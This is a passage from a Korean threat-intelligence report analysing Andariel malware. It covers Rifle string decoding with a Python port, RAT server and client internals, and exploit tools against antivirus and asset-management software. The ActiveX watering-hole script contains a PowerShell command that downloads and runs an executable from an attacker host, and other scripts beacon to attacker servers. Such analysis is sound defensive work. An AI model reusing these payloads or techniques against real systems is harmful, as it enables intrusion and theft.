RIFLE_XOR_Decoding(v0, dwSize);
v1 = LoadLibraryA(v0);
```

전달된 문자열은 아래 그림에 있는 SUBS 트랜스폼 함수를 통해 1차 디코딩 문자열로 변환되며 이는 XOR 트랜스폼 함수로 전달되어 최종 평문 문자열로 변환된다.

■ SUBS 트랜스폼: 00F850A82B366A2E4E0C312D1D7A1266

```
if ( result )
{
  for ( targetStrValue = *targetstr_v4; *targetstr_v4; targetStrValue = *targetstr_v4 )
  {
    size_v9 = size_v3;
    ++targetstr_v4;
    --size_v3;
    if ( size_v9 <= 0 || targetStrValue == '=' )// "=" = 0x3D
      break;
    if ( targetStrValue == ' ' )
      targetStrValue = '+';
    SubsTBValue = SubsTB[targetStrValue];     // SubsTB[targetStrValue*2+BP]
    if ( SubsTBValue >= 0 )
    {
      switch ( caseSelector % 4 )             // Remainder Operation
      {
        case 0:
          result[resultIndex] = 4 * SubsTBValue;
          break;
```

SUBS 트랜스폼 함수를 파이썬으로 포팅하여 악성코드에서 사용된 인코딩된 문자열을 빠르게 디코딩 할 수 있다. 아래 코드에서 subsTable은 디코딩시 해당 함수에서 사용하는 문자 치환 테이블이며 SUBS 트랜스폼을 이용하는 모든 악성코드에서 발견되므로 유사 악성코드 수집에도 이용할 수 있다.

■ 파이썬으로 포팅한 SUBS 트랜스폼

```
subsTable = [0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,
    0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF
    ,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,
    0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0x3E,0x00,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0x3F,0x00,0x34,0x00,0x35,0x00,0x36,0x00,0x37,0x00,0x38
    ,0x00,0x39,0x00,0x3A,0x00,0x3B,0x00,0x3C,0x00,0x3D,0x00,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0x00,
    0x00,0x01,0x00,0x02,0x00,0x03,0x00,0x04,0x00,0x05,0x00,0x06,0x00,0x07,0x00,0x08,0x00,0x09,0x00,0x0A,0x00,0x0B,0x00,0x0C,0x00,0x0D,0x00
    ,0x0E,0x00,0x0F,0x00,0x10,0x00,0x11,0x00,0x12,0x00,0x13,0x00,0x14,0x00,0x15,0x00,0x16,0x00,0x17,0x00,0x18,0x00,0x19,0x00,0xFF,0xFF,
    0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0x1A,0x00,0x1B,0x00,0x1C,0x00,0x1D,0x00,0x1E,0x00,0x1F,0x00,0x20,0x00,0x21,0x00,0x22
    ,0x00,0x23,0x00,0x24,0x00,0x25,0x00,0x26,0x00,0x27,0x00,0x28,0x00,0x29,0x00,0x2A,0x00,0x2B,0x00,0x2C,0x00,0x2D,0x00,0x2E,0x00,0x2F,
    0x00,0x30,0x00,0x31,0x00,0x32,0x00,0x33,0x00,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF]

for i in range(0, len(hexstr)):
    subsTBValue = subsTable[hexstr[i]*2]
    x = caseSelector % 4
    if x == 0: #case 0
        result[resultIndex] = 4 * subsTBValue

    elif x == 1: #case 1
        result[resultIndex] = result[resultIndex] | bitwise(subsTBValue >> 4)
        resultIndex += 1
        lowbyte = bitwise(subsTBValue << 4)
        result[resultIndex] = lowbyte

    elif x == 2: #case 2
        result[resultIndex] = result[resultIndex] | bitwise(subsTBValue >> 2)
        resultIndex += 1
        lowbyte = bitwise(subsTBValue << 6)
        result[resultIndex] = lowbyte

    elif x == 3: #case 3
        result[resultIndex] = result[resultIndex] | subsTBValue
        resultIndex += 1

    caseSelector+=1
```

■ 문자열 치환 테이블>

```
subsTable = [0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xF
F,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,
0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0
xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0x
FF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0x3E,0x00,0x
FF,0xFF,0xFF,0xFF,0xFF,0xFF,0x3F,0x00,0x34,0x00,0x35,0x00,0x36,0x00,0x37,0x00,0x38,0x0
0,0x39,0x00,0x3A,0x00,0x3B,0x00,0x3C,0x00,0x3D,0x00,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xF
F,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0x00,0x00,0x01,0x00,0x02,0x00,0x03,0x00,0x04,0x00
,0x05,0x00,0x06,0x00,0x07,0x00,0x08,0x00,0x09,0x00,0x0A,0x00,0x0B,0x00,0x0C,0x00,0
x0D,0x00,0x0E,0x00,0x0F,0x00,0x10,0x00,0x11,0x00,0x12,0x00,0x13,0x00,0x14,0x00,0x15,0
x00,0x16,0x00,0x17,0x00,0x18,0x00,0x19,0x00,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF
,0xFF,0xFF,0xFF,0x1A,0x00,0x1B,0x00,0x1C,0x00,0x1D,0x00,0x1E,0x00,0x1F,0x00,0x20,0x00,
0x21,0x00,0x22,0x00,0x23,0x00,0x24,0x00,0x25,0x00,0x26,0x00,0x27,0x00,0x28,0x00,0x29,
0x00,0x2A,0x00,0x2B,0x00,0x2C,0x00,0x2D,0x00,0x2E,0x00,0x2F,0x00,0x30,0x00,0x31,0x0
0,0x32,0x00,0x33,0x00,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF]
```

SUBS 트랜스폼 함수 동작과정을 살펴보면 초기 입력 값으로 들어오는 문자열(예: 978FF5eqF2YM0l+4)은 디코딩 문자 치환 테이블(데이터 타입: WORD) 내부 좌표이다. 첫번째 문자 9는 10진수로 57(0x39)이며 치환테이블의 데이터 타입이 word(2bytes)이므로 위의 파이썬 스크립트의 치환 테이블에서는 114번째 값을 의미한다. 즉, 0x3D 이다. 이와 같은 과정을 통해 치환 테이블로부터 추출한 값을 이용해 SAR, SHL, OR 연산 등을 수차례

거쳐 최종 디코딩 문자열이 생성되게 된다. 최종 결과 값은 아래 그림과 같으며 XOR 트랜스폼에 해당 값을 입력할 경우 최종 평문이 생성된다.


■ SUBS 트랜스폼 동작 과정

```
~/c/RifleDecTool> python riflesubsdec.py
Example #1 : 978FF5eqF2YM0l+4
Example #2 : /6gSGIajcDxQ01Kw
Input String : 978FF5eqF2YM0l+4
Decoded String =>  \xf7\xbf\x5\x17\x97\xaa\x17\x66\xc\xd2\x5f\xb8\x0\x0\x0\x0
~/c/RifleDecTool> ./RifleXORTransform
C:\Program Files
```

나. RAT 서버 모듈

1) Type A

■ RAT 서버 Type A 동작화면



GUI 형태의 RAT 서버 모듈로 감염 에이전트를 대상으로 파일 전송 및 명령 실행 등이 가능하다. “현재경로₩log₩agent.log”, “현재경로₩log₩{RAT Agent ID}.log”에 각각 운영로그와 에이전트에 실행한 명령어 결과 값이 기록된다. RAT 서버 Type A에는 RAT 클라이언트 Type A가 연결된다. 서버 모듈에서는 기본적으로 연결된 클라이언트를 대상으로 시스템 명령어 실행이 가능하다.

또한 “upload ” 명령어를 통해 서버에서 클라이언트로 원하는 파일을 전송 및 실행할 수 있다.

■ 로그파일 예시

```
}
while ( v6 );
if ( v30 == 'u' )
{
  if ( v31 == 'p' && v32 == 'l' && v33 == 'o' && v34 == 'a' && v35 == 'd' && v36 == ' ' )
  {
    v40 = 0;
    memset(&v41, 0, 0x103u);
```

```
    v20 = *((_DWORD *)v27 + 37);
    sub_401360(v18);
    free(v19);
    CWnd::MessageBoxA(v27, "Upload Success!", "Success", 0);
    return 1;
  }
```

```
[288 e3039a7b 192.168.12.168 2017.4.20  15:4:1]          login success!
[2017.4.20  15:6:18] 443 port Listening!
[304 e3039a7b 192.168.12.168 2017.4.20  15:6:21]                 login success!
[332 e3039a7b 192.168.12.168 2017.4.20  15:7:40]                 login success!
[2017.4.20  15:15:6] Master Kill!
[2017.4.20  15:15:37] 443 port Listening!
[300 e3039a7b 192.168.12.168 2017.4.20  15:15:50]                login success!
[2017.4.20  15:15:57] Master Kill!
```

2) Type B

RAT 서버 Type B에는 클라이언트 Type B가 연결되며, Type A와 달리 GUI 인터페이스를 지원하지 않는다. 실행 경로의 “conf.ini” 파일을 읽어 에이전트에 명령을 내리는 형태로 동작한다. 해당 파일은 아래와 같은 형태로 원하는 명령어를 지정한 후에 클라이언트가 실행한 결과를 전송하는 방식이다.

```
Admin] => 감염PC식별자
USER={명령어}

[Administrator]
USER={명령어}
```

다. RAT 클라이언트 모듈

1) Type A

서버 Type A와 연결되는 클라이언트 모듈로 감염되는 경우 서버로 “컴퓨터이름*****사용자이름” 형식의 정보를 전송한다.

■ 감염PC 정보 생성

```
if ( sub_4010F0() )
{
  v22 = 0;
  memset(&v23, 0, 0x207u);
  sprintf(&v22, "%s*****%s", &GetUser, &ComBuff);// Trigger Condition
  if ( GetProcAddress(hModule, "WSACleanup") )
  {
    v9 = 0;
    v10 = strlen(&v22);
```

에이전트는 뮤텍스*를 사용해 중복실행을 방지하며, 시작 프로그램 경로에 자가 복제를 하여 감염 PC가 재부팅 되더라도 에이전트가 동작할 수 있도록 되어있다.

■ 뮤텍스 생성

```
GetModuleFileNameA(0, &Filename, 0x103u);
if ( OpenMutexA(0x1F0001u, 0, "dkjlfkjlehfladlf")
  || (CreateMutexA(0, 0, "dkjlfkjlehfladlf"), !SHGetSpecialFolderPathA(0, &pszPath, 22, 0)) )
{
  ExitThread(0);
}
```

에이전트가 정상적으로 동작하면 하드코딩된 C&C IP로 443포트 접속을 시도한다. 방화벽 우회를 목적으로 임의의 포트가 아닌 잘 알려진 포트 중 하나인 443포트를 사용한 것으로 추정된다. 마스터로부터 전달받은 명령을 실행하고 나면 그 결과를 마스터로 전송하고 로컬 임시경로에는 파일로 저장한다.

* Mutex(MUTual EXclusion) : 스레드들 간에서 공유가 배제되는 객체

■ 명령 실행 후 결과값 저장

```
signed int __usercall cmd_echo_buf_4014A0@<eax>(int a1@<edi>, int a2@<esi>)
{
  CHAR Buffer; // [esp+0h] [ebp-310h]@1
  char v4; // [esp+1h] [ebp-30Fh]@1
  CHAR CmdLine; // [esp+104h] [ebp-20Ch]@1
  char v6; // [esp+105h] [ebp-20Bh]@1

  Buffer = 0;
  memset(&v4, 0, 0x103u);
  CmdLine = 0;
  memset(&v6, 0, 0x207u);
  GetSystemDirectoryA(&Buffer, 0x103u);
  sprintf(&CmdLine, "%s\\cmd.exe /c echo | %s > %s", &Buffer, a2, a1);
  WinExec(&CmdLine, 0);
  return 1;
```

2) Type B

RAT 서버 Type B와 연결되는 에이전트이다. Type A와 마찬가지로 하드코딩된 C&C IP에 접속한다. 각 에이전트는 "컴퓨터이름_사용자이름"으로 구분된다.

■ RAT 클라이언트 식별자 생성

```
GetComputerNameA(&Buffer, (LPDWORD)&v1);
v1 = 259;
GetUserNameA(&v4, (LPDWORD)&v1);
sprintf(dword_415CB0, "%s_%s", &v4, &Buffer);
return 1;
```

에이전트에는 switch case 형태로 10여개의 명령어가 구성되어 있고 원격에서 명령어 코드를 수신해 정해진 명령만 실행되도록 되어 있다.

명령	기능
'P' (0x50)	프로세스 목록 확인
'F' (0x46)	명령어 실행
'G' (0x47)	통신 가능 여부 확인
'J' (0x4A)	파일 쓰기
'H' (0x48)	라이브러리 로드
'I' (0x49)	라이브러리 해제
'<' (0x3C)	감염 PC 드라이브 정보 확인
'=' (0x3D)	파일 검색
'B' (0x42)	프로세스 실행
'C' (0x43)	프로세스 실행
'D' (0x44)	파일 검색
'E' (0x45)	파일 쓰기
'>' (0x3E)	파일 내용 검색 후 결과 전송
'@' (0x40)	파일 다운로드

3) Type C

RAT 클라이언트 Type C의 서버 프로그램은 확보하지 못한 상태로 서버와의 통신 내용을 상세히 분석할 수는 없으나 Type C 코드를 통해 일부 통신 방식을 확인할 수 있었다. 서버로부터 수신하는 명령어와 기능은 아래와 같다.

명령	기능
0x8	추가 악성코드 생성 및 실행
0x1C	서버에서 수신한 시간만큼 Sleep
0xA	특정 파일 내용 서버 전송
0xF	특정값 메모리에 주입
0xB	파일 생성
0x1F	파일 실행
0x1E	파일 생성
0x21	감염 여부 표시

■ C&C 명령어 및 기능

```
case 8:
  sub_401000((void *)(a1 + 16));            // CreateFile and Execute
  result = 0;
  break;
case 0x1C:
  v3 = atoi((const char *)(a1 + 16));       // Sleep during amount of v2 * 1000
  Sleep(1000 * v3);
  result = 0;
  break;
case 0xA:
  sub_401380(a1 + 16, v1);                  // Create and Read File
  result = 0;
  break;
case 0xF:
  v4 = (char *)(a1 + 16);
  do
    v5 = *v4++;
  while ( v5 );
  memcpy(&unk_4170C0, (const void *)(a1 + 16), (size_t)&v4[-a1 - 17]);
  result = 0;
  break;
case 0xB:
  sub_4014B0((LPCVOID)(a1 + 16));           // WriteFile
  result = 0;
  break;
case 0x1F:
  ShellExecuteA(0, "open", (LPCSTR)(a1 + 16), 0, 0, 5);// ShellExecute
  result = 0;
  break;
case 0x1E:
  WriteFile_sub_401580((const char *)(a1 + 16));
  result = 0;
  break;
case 0x21:
  flagbit2_dword_4171C4 = 1;
  goto LABEL_12;
```

라. 취약점 공격 도구

공격대상에 대한 최초침입 또는 침입 후 내부 공격과정에서 국내에서만 이용되는 소프트웨어에 대한 취약점 공격 사례가 다수 확인되었다. 일부 오퍼레이션은 취약점을 찾기 위한 목적으로 소프트웨어 개발 업체를 공격한 것으로 보이기도 한다. 또 특정 소프트웨어의 취약점 패치 이후에 반복적으로 취약점을 재발견하는 등 매우 적극적으로 취약점을 찾고 활용한다.

공격에 이용된 취약점들은 현재 모두 패치된 상태로 여기에서는 관련 내용을 상세히 다루지 않는다. 취약점 공격을 위한 프로그램(익스플로잇)을 만들어 원격에서 직접 공격 또는 내부망 진입후 활용하고, 액티브엑스 취약점의 경우 유포지를 확보한 후 워터링홀 공격에 이용한다. 블루노로프의 경우 익스플로잇킷을 주로 이용하는 것으로 알려져 있지만, 안다리엘의 경우 국내에서만 이용되는 액티브엑스 또는 기업 내부에서 이용되는 보안 솔루션(백신, DRM, DLP 등)과 관련된 취약점을 자주 사용한다.

1) 취약점 공격도구 #1

백신 관리서버 및 에이전트의 원격명령 실행 취약점을 공격하기 위한 도구로 파일 송수신, 명령 실행 등의 기능을 가지고 있다.

■ 백신 취약점 공격 도구

```
C:₩>exploit.exe
+++  TargetIP TargetPort commandType arg1 arg2 arg3
+++     SendFile calc.exe /tmp/calc.tmp
+++     GetFile /tmp/calc.tmp c:₩temp₩calc.exe
+++     Scan
+++     Update
+++     Run c:₩windows₩notepad.exe 1.txt system(administrator)
+++     Restart
+++     ServerUpdate
```

2) 취약점 공격도구 #2

M사 자산관리 솔루션의 취약점을 공격하는 악성코드이며, 해당 솔루션의 취약한 포트를 사용하는 서버를 스캔하여 공격 대상을 선택한 후 해당 도구를 이용하여 원격 코드 실행(Remote Code Execution) 공격을 수행한다.

■ 자산관리 솔루션 취약점 공격 도구

```
*(_DWORD *)&name.sa_data[2] = inet_addr(argv[1]);
v4 = argv[2];
name.sa_family = 2;
v5 = atoi(v4);
*(_WORD *)&name.sa_data[0] = htons(v5);
v6 = socket(2, 1, 0);
v7 = v6;
if ( v6 == -1 )
{
  printf("Socket Error!₩r₩n");
  return 0;
}
if ( connect(v6, &name, 16) == -1 )
{
  printf("Connect Error!₩r₩n");
  return 0;
}
printf("Connect Success!₩r₩n");
memset(&buf, 0, 0x400u);
v8 = recv(v7, &buf, 1024, 0);
send(v7, ::buf, v8, 0);
send(v7, aFile_remote_ex, 158, 0);
closesocket(v7);
```

```
.data:0040CE18 aFile_remote_ex db '[FILE_REMOTE_EXEC]',0Dh,0Ah ; DATA XREF: _main+148To
.data:0040CE18                 db 'FILE_PATH=C:WWINDOWS',0Dh,0Ah
.data:0040CE18                 db 'FILE_NAME=V3PScan.exe',0Dh,0Ah
.data:0040CE18                 db 'FILE_COMMAND=',0Dh,0Ah
.data:0040CE18                 db 'FILE_OPTION=1',0Dh,0Ah
.data:0040CE18                 db 'FILE_ORG_PATH=C:WWINDOWS',0Dh,0Ah
.data:0040CE18                 db '[JOBINFOEX]',0Dh,0Ah
.data:0040CE18                 db 'JOBINDEX=0',0Dh,0Ah
.data:0040CE18                 db 'PRIORITY=0',0Dh,0Ah,0
```

3) 취약점 공격도구 #3

아래는 2017년 5월 발견된 일반 사용자 및 기업 내부에서 사용하는 솔루션 취약점을 이용하여 라이플 계열 악성코드를 유포하는 악성 스크립트 일부이다. 안다리엘은 특정 기업 직원들만을 공격하기 위해 아래와 같이 워터링홀 기법을 이용하여 악성코드를 유포하고 있다. "$prefix1" 변수에는 특정 기업의 IP가 지정되어 있으며 해당 IP가 아닌 사용자가 접속할 경우 악성행위를 하지 않도록 설정되어 있다.

■ 특정 IP 대역 대상 공격

```
$allpath = "[redacted]/public_html/data/up/all.log";

$prefix1 = "[redacted].67.";

if(strstr($_SERVER['REMOTE_ADDR'],$prefix1) == FALSE){
    return;
}
```

만약 특정 기업 내부 직원이라면 아래와 같이 제로데이 취약점을 이용하여 악성코드를 유포하고 실행시키는 코드가 동작한다.

■ 액티브엑스 취약점 공격 코드

```
}
if (check('[redacted]')) {
    var obj = new ActiveXObject('[redacted]');
    var phkResult;
    var ret = 1;
    obj['nDestDir'] = 0x63;
    var dd = new Date();
    var Hours = dd['getHours']();
    var Minutes = dd['getMinutes']();
    Minutes += 2;
    var test = Hours + ':' + Minutes;
    var tt = 'cmd /c c:\\windows\\system32\\at.exe ' + test + ' powershell -nop -nologo -wind hidden  (New-Object System.Ne
        [redacted]rss.php\',\'c:\windows\temp\iexplore.exe\');(New-Object -com Shell.Application).ShellEx
        explore.exe\');';
    [redacted]
}
```

4) 취약점 공격도구 #4

취약점 공격도구 #4는 취약점 공격도구 #3과 비슷한 시기에 발견되었다. 아래는 총 9개의 액티브엑스 설치 여부를 식별하는 악성 스크립트이다. 현재 해당 액티브엑스에 대한 공격코드가 발견되지 않아 취약점 존재 여부는 확인이 어려운 상황이다. 금융보안원은 추후 발생할 수 있는 유사 공격에 대한 모니터링을 강화하고 있다.

■ 특정 액티브엑스 설치 여부 식별

```
function check(progid){
    var installed;
    try{
        var axObj= new ActiveXObject(progid);
        if(axObj){
            installed = true;
        } else {
            installed = false;
        }
    }catch(e){
        installed =false;
    }
    return installed;
}
if (check('[redacted]plugin.1')){
        var logstr1 = '<img src="http://[redacted]/news/up/set.php?num=1" width="0" height="0">';
        document.write(logstr1);
}
if (check('[redacted]derX.1')){
        var logstr1 = '<img src="http://[redacted]/news/up/set.php?num=2" width="0" height="0">';
        document.write(logstr1);
}
if (check('[redacted]anCtrl.1')){
        var logstr1 = '<img src="http://[redacted]/news/up/set.php?num=3" width="0" height="0">';
        document.write(logstr1);
}
if (check('[redacted]1')){
        var logstr1 = '<img src="http://[redacted]/news/up/set.php?num=4" width="0" height="0">';
        document.write(logstr1);
}
if (check('[redacted].1')){
        var logstr1 = '<img src="http://[redacted]/news/up/set.php?num=5" width="0" height="0">';
        document.write(logstr1);
}
if (check('[redacted].1')){
        var logstr1 = '<img src="http://[redacted]/news/up/set.php?num=6" width="0" height="0">';
        document.write(logstr1);
}
if (check('[redacted]l.1')){
        var logstr1 = '<img src="http://[redacted]/news/up/set.php?num=7" width="0" height="0">';
        document.write(logstr1);
}
if (check('[redacted]l.1')){
        var logstr1 = '<img src="http://[redacted]/news/up/set.php?num=8" width="0" height="0">';
        document.write(logstr1);
}
if (check('[redacted]iCtrl.1')){
        var logstr1 = '<img src="http://[redacted]/news/up/set.php?num=9" width="0" height="0">';
        document.write(logstr1);
}
```

5) 취약점 공격도구 #5

아래는 2016년 11월 액티브엑스 취약점을 이용하여 악성코드를 유포한 스크립트의 일부이며 취약점 공격도구 #3의 유포 코드와 비슷한 형태를 하고 있음을 알 수 있다. 안다리엘은 당시에도 특정 기업 내부직원들만을 공격하기 위해 워터링홀 기법을 이용하여 악성코드를 유포하였다.


■ 액티브엑스 취약점 공격 코드

```
function check(progid){
    var installed;
    try{
        var axObj= new ActiveXObject(progid);
        if(axObj){
            installed = true;
        } else {
            installed = false;
        }
    }catch(e){
        installed =false;
    }
    return installed;
}
if (check('                    Ctrl64.1')){
        var obj2= new ActiveXObject('                    Ctrl64.1');
        obj2.InstallModule("                    .vcs");
        var logstr1 = '<img src="          .com/xe/files/log1.php" width="0" height="0">';
        document.write(logstr1);
}
var logstr = '<img src="          .com/xe/files/log.php" width="0" height="0">';
document.write(logstr);
```

마. 공개 RAT


안다리엘은 자체 개발 RAT 외에도 인터넷에 공개된 RAT 프로그램을 수정하여 공격에 활용한다. Aryan, Xtreme RAT, Ghost RAT, F.B.I RAT와 같이 소스코드가 공개된 프로그램을 이용한다. 이외에도 공격자가 다운로드 받은 RAT 소스코드는 수십 종에 이르며 추후 공격에 지속적으로 활용할 것으로 예상된다. Ghost RAT의 경우 “문자렬", “통보문현시”와 같은 국내에서 자주 쓰지 않는 단어로 작성된 한글화 프로그램이 발견되기도 했다.

■ 안다리엘이 다운로드 받은 공개 RAT 소스코드




아래는 안다리엘이 실제 공격에 사용한 RAT이다.


■ Xtreme RAT



Ghost RAT



Trochillus RAT



